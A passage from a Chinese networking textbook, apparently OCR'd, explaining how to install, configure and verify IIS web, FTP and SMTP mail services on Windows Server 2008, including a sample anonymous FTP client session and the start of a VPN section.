


图 10-22　启用 nslookup 测试界面

10.3.3　Web 服务的配置与应用

1. Web 服务介绍

Web 服务是 Internet 中最为重要的应用，它是实现信息发布、资料查询、数据处理和视频点播等诸多应用的平台，其采用超级链接(Hypertext)的方式，将信息通过 Internet 传递到世界各地。下面简单说明一下 HTTP。

HTTP 是应用层协议，主要用于分布式、协作的信息系统。HTTP 是通用的、无状态的。其系统的建设和传输的数据无关。HTTP 也是面向对象的协议，可用于各种任务，包括名字服务、分布式对象管理、请求方法的扩展命令等。在 Internet 上，HTTP 通信往往发生在 TCP/IP 链接上，其默认端口为 80，也可以使用其他端口。

在网络环境中部署 Web 服务应该主要满足下面 4 方面的要求。

(1) 使用内置了 IIS 以提供 Web 服务的 Windows Server 2008 标准版、企业版、数据中心版和 Web 版等服务器端操作系统。

(2) 由于要为 Web 客户端提供 Web 服务，因此 Web 服务器的 IP 地址、子网掩码等 TCP/IP 参数应手工设置。

(3) 为了能更好地为客户端提供服务，Web 站点应该有一个容易记忆的 DNS 名称，并且能够被正常解析，以便用户能通过域名访问 Web 站点。

(4) Web 页面是客户端真正访问的内容，通过 Web 页面可以提供各种可能的信息，使用相关工具将需要提供给客户端的信息编辑到页面中。

2. Web 服务的安装

在 Windows 2008 上安装 Web 服务，有两种安装方法。

1）通过“程序和功能”安装 IIS 服务

详细步骤如下。

(1) 选择“开始”→“控制面板”→“程序和功能”，然后单击“打开或关闭 Windows 功能”。服务器管理器主页中的命令将打开“添加功能向导”。

(2) 展开“远程服务器管理工具”→“角色管理工具”列表，选中“Web 服务器(IIS)工具”，单击“下一步”按钮进入“Web 服务器(IIS)”界面。

(3) 单击“下一步”按钮进入“角色选择服务界面”，选择“ASP. NET”以及有关 IIS 的一些管理工具，单击“下一步”按钮进入“确认安装选择”界面。

(4) 单击“安装”按钮进行安装，然后进入“安装完成”界面，单击“完成”按钮完成安装。

2）通过“服务器管理器”安装 IIS 服务

详细安装过程如下。

(1) 选择“开始”→“管理工具”→“服务器管理器”，打开“服务器管理器”窗口。单击“角色”选择“添加角色”项，进入“开始之前”界面，连续单击“下一步”按钮，直到如图 10-23 所示，并选中“Web 服务器”。

(2) 单击“下一步”按钮直至出现“选择角色服务”界面(图 10-23)，选择 ASP. NET、“IIS 管理控制台”及“IIS 6 管理兼容性”，单击“下一步”按钮进入“确认安装选择”界面。

(3) 单击“安装”按钮进行安装，然后进入“安装完成”界面，单击“完成”按钮完成安装。




图 10-23 角色选择界面

3. Web 服务的验证

Web 服务安装成功后，可以通过两种方法验证安装。

1）查看文件

如果 Web 安装成功，将在%systemdrive%\中自动创建一个名为 Inetpub 的文件夹，其中包含 wwwroot 子文件夹，%systemdrive%是系统变量，所代表的值为 Windows Server 2008 的硬盘分区。如果将 Windows Server 2008 安装在 C 分区，则%systemdrive%所代表值为 C：。

2）查看服务

Web 服务安装成功后，会自动启动。因此，在服务列表中将能够查看到已启动的 Web 服务。选择“开始”→“管理工具”→“服务”，打开“服务”窗口（或者右键单击“计算机”→“管理”，进入“服务器管理”，展开“配置”，在列表中选择“服务”命令），在此能够查看已启动的 Web 服务。

4. Web 服务的配置

上述工作无误后，说明 Web 安装成功，接下来可以进行 Web 服务的配置了。详细配置步骤如下。

（1）选择“开始”→“管理工具”→“管理您的服务器”，打开“管理您的服务器”窗口，选择“管理此应用程序服务器”（也可以选择“开始”→“运行”，输入“inetmgr”，按 Enter 键），如图 10-24 所示，展开“Internet 信息服务（IIS）管理器”。



图 10-24　“Internet 信息服务（IIS）管理器”界面

（2）右键选中“网站”，选择“新建”→“网站”，单击“下一步”按钮，进入“网站描述”界面，输入网站的描述（可以为空），在这里输入“New web”。

（3）单击“下一步”按钮，进入“网站创建向导”界面，在此界面中输入服务器的 IP 地址和端口号，如果有主机头（IIS 中对域名绑定的功能）也在此输入，如果没有，在创建完成后可以重新设置。

（4）单击“下一步”按钮，进入“网站主目录”界面，在此界面可以设置目录路径，即文档存放的位置，还可以设置网站的主目录是否允许以匿名方式访问（大多数网站的建立是为了

公开发布信息,因此通常都允许匿名访问)。

(5) 单击“下一步”按钮,设置网站访问权限,管理员根据自己的实际情况选择相应的权限复选框。单击“下一步”按钮,直到完成界面,单击“完成”按钮。

5. Web 属性的设置

配置完 Web 服务后,还必须设置网站的属性,提高网站的安全性,具体步骤如下。

(1) 单击选中 New web,显示 New web 的属性页面,如图 10-25 所示。下面介绍几个主要的选项卡。



图 10-25　New web 属性界面

- “目录浏览”选项卡:没有特殊要求,一般保存默认配置。
- “默认文档”选项卡:如图 10-26 所示,可以看到几个默认的主页文件 Default.html、Default.asp、index.htm、iisstart.asp,可以修改其中的任意一个文档来建立自己的网站,也可以在图 10-26 界面上单击“添加”按钮进行添加。
- “身份验证”选项卡:在该选项卡的“身份验证和访问控制机制”有 6 种身份验证方法,通过表 10-3 来简单说明一下,用户可以根据需要选择一项适合自己所要部署的 Web 环境。

(2) 在图 10-26 界面中选择“网站”选项卡,单击“高级”,单击“编辑”,在弹出的对话框中设置主机头。至于其他选项卡,这里不再做详细介绍。

6. Web 服务配置的验证

首先在 Web 服务的文档目录下保存一个网页,在客户端的浏览器地址栏中输入 http://IP 地址或 http://域名(即主机头),如果能出现保存过的网页,即 Web 服务配置成功。如果不能出现保存过的网页,则需要检查目录的安全性与文档的权限。



图 10-26　文档选项卡界面

表 10-3　网站身份验证方法

身份验证方式	安全级别	如何发送密码	能否跨越防火墙	客户端要求
匿名身份验证	无	不发送	是	任何浏览器
基本身份验证	低	以 Base64 编码的明文	是	大多数浏览器
摘要式身份验证	中	Hash 计算	是	IE5 以上
Forms 身份验证	中	纯文本形式	是，使用 SSL 连接	对应用程序的登录页和其他所有页使用 SSL 加密
Windows 身份验证	高	Hash 计算和 Kerberos	否	Hash 计算时使用 IE2.0 以上，用 Kerberos 使用 IE5 以上
ASP.NET 模拟	高	加密	是，使用 SSL 连接	IE 或 Netscape

10.3.4　FTP 服务的配置与应用

1. FTP 原理的介绍

在 FTP 会话中，存在两个独立的 TCP 连接，一个被称做控制连接，另一个被称为数据连接。

控制连接主要用来传送在实际通信过程中需要执行的 FTP 命令及命令的响应。控制连接是在执行 FTP 命令时，由客户端发起的通往服务器端的连接。控制连接并不传输数据，只响应命令，需要很小的带宽。

数据连接用来传输用户的数据。在客户端要求进行目录列表、上传和下载等操作时，客户端和服务器端建立一条数据连接。这里的数据连接是全双工的，允许同时进行双向数据

传输，即客户端和服务器端都有可能是数据的发送者。在数据连接存在的时间内，控制连接肯定是存在的。一旦控制连接断开，数据连接会自动关闭。

2. FTP 服务的安装

通过“程序和功能”安装 FTP 服务。

详细步骤如下。

(1) 选择“开始”→“管理工具”→“服务器管理器”，打开“服务器管理器”窗口。

(2) 单击“角色”，打开“角色”窗口。单击“添加角色服务”，并打开“选择服务角色”向导。

(3) 选中“FTP 发布服务”，单击“下一步”按钮进入“确认安装”界面，单击“安装”按钮。之后在“安装成功”界面单击“关闭”按钮即可完成安装。

3. FTP 服务的验证

验证 FTP 服务是否安装成功有以下两种方法。

1) 查看文件

如果 FTP 安装成功，将在%systemdrive%\中自动创建一个名为 Inetpub 的文件夹，其中包含 ftproot 子文件夹。

2) 查看服务

FTP 服务安装成功后，会自动启动。因此，在服务列表中将能够查看到已启动的 FTP 服务。选择“开始”→“管理工具”→“服务”，打开“服务”窗口(或者右键单击“计算机”→“管理”，进入“服务器管理器”，展开“配置”，在列表中选择“服务”命令)，在此能够查看已启动的 FTP 服务。

4. FTP 服务的配置

上述工作无误后，说明 FTP 安装成功，接下来可以进行 FTP 服务的配置了。详细配置步骤如下。

(1) 选择“开始”→“管理工具”→“服务器管理器”，打开“服务器管理器”窗口，选择“角色”→“Web 服务器(IIS)”→“Internet 信息服务(IIS)管理器”(也可以选择“开始”→“运行”，输入“inetmgr”，按 Enter 键)，展开“Internet 信息服务(IIS)管理器”。

(2) 选中“FTP 站点”并单击右侧窗口中的“单击此处启动”，即进入“Internet 信息服务(IIS)管理器”。

(3) 右键选中“FTP 站点”，选择“新建”→“FTP 站点”，进入欢迎界面，单击“下一步”按钮，进入“FTP 站点描述”界面，在“描述”文本框中输入 FTP 站点的相关描述(可以为空)，这里输入“FTP1”。

(4) 单击“下一步”按钮，进入“IP 地址和端口设置”界面。在此界面可以设置 FTP 站点所使用的 IP 地址(192.168.1.1)和端口号(21)。

(5) 单击“下一步”按钮，进入“FTP 用户隔离”界面，可以设置 FTP 用户隔离的选项，在此界面上有三种选择。

下面简要说明这三种隔离模式的特点。

- 不隔离用户：该模式适合于只提供共享内容下载功能的站点或不需要在用户间进行数据访问保护的站点。

- 隔离用户：该模式下用户被指定和限制在自己的主目录里，不允许用户浏览主目录外的内容。
- Active Directory 隔离用户：该模式根据相应的 Active Directory 容器验证用户，不需要花费大量的时间去搜索整个 Active Directory，该用户被放在代表 FTP 根位置的用户主目录中，只能看见自己的 FTP 根位置，不能向上浏览目录树。

(6) 单击"下一步"按钮，进入"FTP 站点主目录"界面，在此可以设置 FTP 站点的主目录。

(7) 单击"下一步"按钮，进入"FTP 站点访问权限"界面，如果只允许用户下载，则只选中"读取"复选框。如果既允许用户下载又允许用户上传，则同时选中"读取"和"写入"复选框。

(8) 单击"下一步"按钮，进入完成界面，单击"完成"按钮，返回"Internet 信息服务(IIS)管理器"控制台，FTP 站点新建完成。

(9) 重新启动 FTP 服务，使最新配置生效。

5. FTP 服务配置的验证

客户端测试时通常基于命令行进行测试，测试结果如下：

```
C:\Documents and Settings\Administrator>ftp 192.168.1.1
Connected to 192.168.1.1.
220 Microsoft FTP Service
User (192.168.1.1:(none)): ftp
331 Anonymous access allowed, send identity (e-mail name) as p
Password:
230 Anonymous user logged in.
ftp> ls  (显示当前目录下的内容)
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
MEDIA
OFFICE11
Templates
226 Transfer complete.
ftp: 收到 28 字节,用时 0.00Seconds 28000.00Kbytes/sec.
ftp> cd MEDIA   (切换目录,进入目录 MEDIA)
250 CWD command successful.
ftp> pwd  (显示当前目录)
257 "/MEDIA" is current directory.
```

由于篇幅的原因，还有 get(下载命令)和 put(上传命令)，这里不再介绍。

10.3.5　MAIL 服务的配置与应用

1. MAIL 服务简介

电子邮件系统由两个重要的服务器组成，即 SMTP (用来发送电子邮件)服务器和 POP3(用来接收电子邮件)服务器。平时人们在发送电子邮件时，只是把邮件发送到邮件服务器上，而服务器首先将邮件存储起来，把收到的电子邮件进行排队，再将队列中的邮件发送到服务器上。配置邮件服务器主要对上述这两个服务器进行配置。

Windows Server 2008 的邮件服务器配置非常简单，只需几个步骤就可以完成，与专业的邮件服务器相比，只能算一个具备收发功能的简单服务器，还有很多功能没有实现，比如容量控制、邮件转发等，下面借助 Windows Server 2008 系统的服务组件来创建一个简单的邮件服务器。

2. MAIL 服务的安装

有以下两种安装方法。

1）通过“程序和功能”安装邮件服务

详细步骤如下。

(1) 选择“开始”→“控制面板”→“程序和功能”，打开“程序和功能”窗口。

(2) 单击“打开或关闭 Windows 功能”，并打开“服务器管理器”窗口。

(3) 选中“功能”单击“添加功能”，进入“选择功能”界面。

(4) 选中“SMTP 服务器”，单击“下一步”按钮，将开始安装电子邮件服务器。

(5) 在步骤(2)后选择“应用程序服务器”。

(6) 单击“详细信息”按钮，选中“Internet 信息服务”。

(7) 单击“详细信息”按钮，选中 SMTP Service 复选框。

(8) 返回“Windows 组件”界面，单击“下一步”按钮，进入完成界面，单击“完成”按钮。

2）通过“服务器管理器”来安装邮件服务

详细步骤如下。

(1) 单击“开始”→“管理工具”→“服务器管理器”，弹出“服务器管理器”窗口。

(2) 选择“功能”并单击“添加功能”，进入“选择功能”界面，选择“SMTP 服务器”单击“下一步”按钮，进行电子邮件服务器安装，如图 10-27 所示。




图 10-27 服务器角色选择

(3) 单击“下一步”按钮，系统自动弹出“配置 POP3 服务”的窗口，在此界面上包括身份验证和电子邮件域名两部分，身份验证包括本地账户身份验证和加密密码文件两种方式。选择身份验证方式，输入电子域名。电子域名在 DNS 里创建，并设置为邮件交换。

(4) 单击“下一步”按钮，显示“选择总结”界面。

(5) 单击“确认”按钮，单击“下一步”按钮，系统将自动完成安装。安装完成后，系统提示此服务器已经是邮件服务器，单击“完成”按钮，至此邮件服务器安装完成。

3. MAIL 服务的验证

验证 MAIL 服务是否安装成功有以下两种方法。

1) 查看文件

如果 MAIL 服务安装成功，将在%systemdrive%\中自动创建一个名为 Inetpub 的文件夹，其中包含 mailroot 子文件夹。

2) 查看服务

MAIL 服务安装成功后，会自动启动。因此，在服务列表中能够查看到已经启动的服务。选择“开始”→“管理工具”→“服务”，打开“服务”窗口(或者右键单击“计算机”→“管理”，进入“服务器管理器”，展开“配置”，在列表中选择“服务”命令)，在此能够查看到已启动的 SMTP 服务。

10.4　Windows Server 2008 操作系统的安全设置

10.4.1　VPN 的安全性配置

1. VPN 简介

VPN(Virtual Private Network，虚拟专用网)是穿越专用网络或公用网络的、安全的、点对点连接的网络。VPN 客户端使用特定的隧道协议，与 VPN 服务器建立虚拟连接。VPN 客户端使用 VPN 连接到与 Internet 相连的 VPN 服务器上。VPN 服务器通过应答验证 VPN 客户端身份，并在 VPN 客户端和内部网络之间传送数据。下面来介绍一下 VPN 组件的构成和工作过程。

(1) 远程访问 VPN 组件的构成。

VPN 主要由下面 4 部分构成。

① VPN 服务器。VPN 服务器用于接收并响应 VPN 客户端的连接请求，并建立 VPN 连接。它可以是专用的 VPN 服务器设备，也可以是运行 VPN 服务的主机。

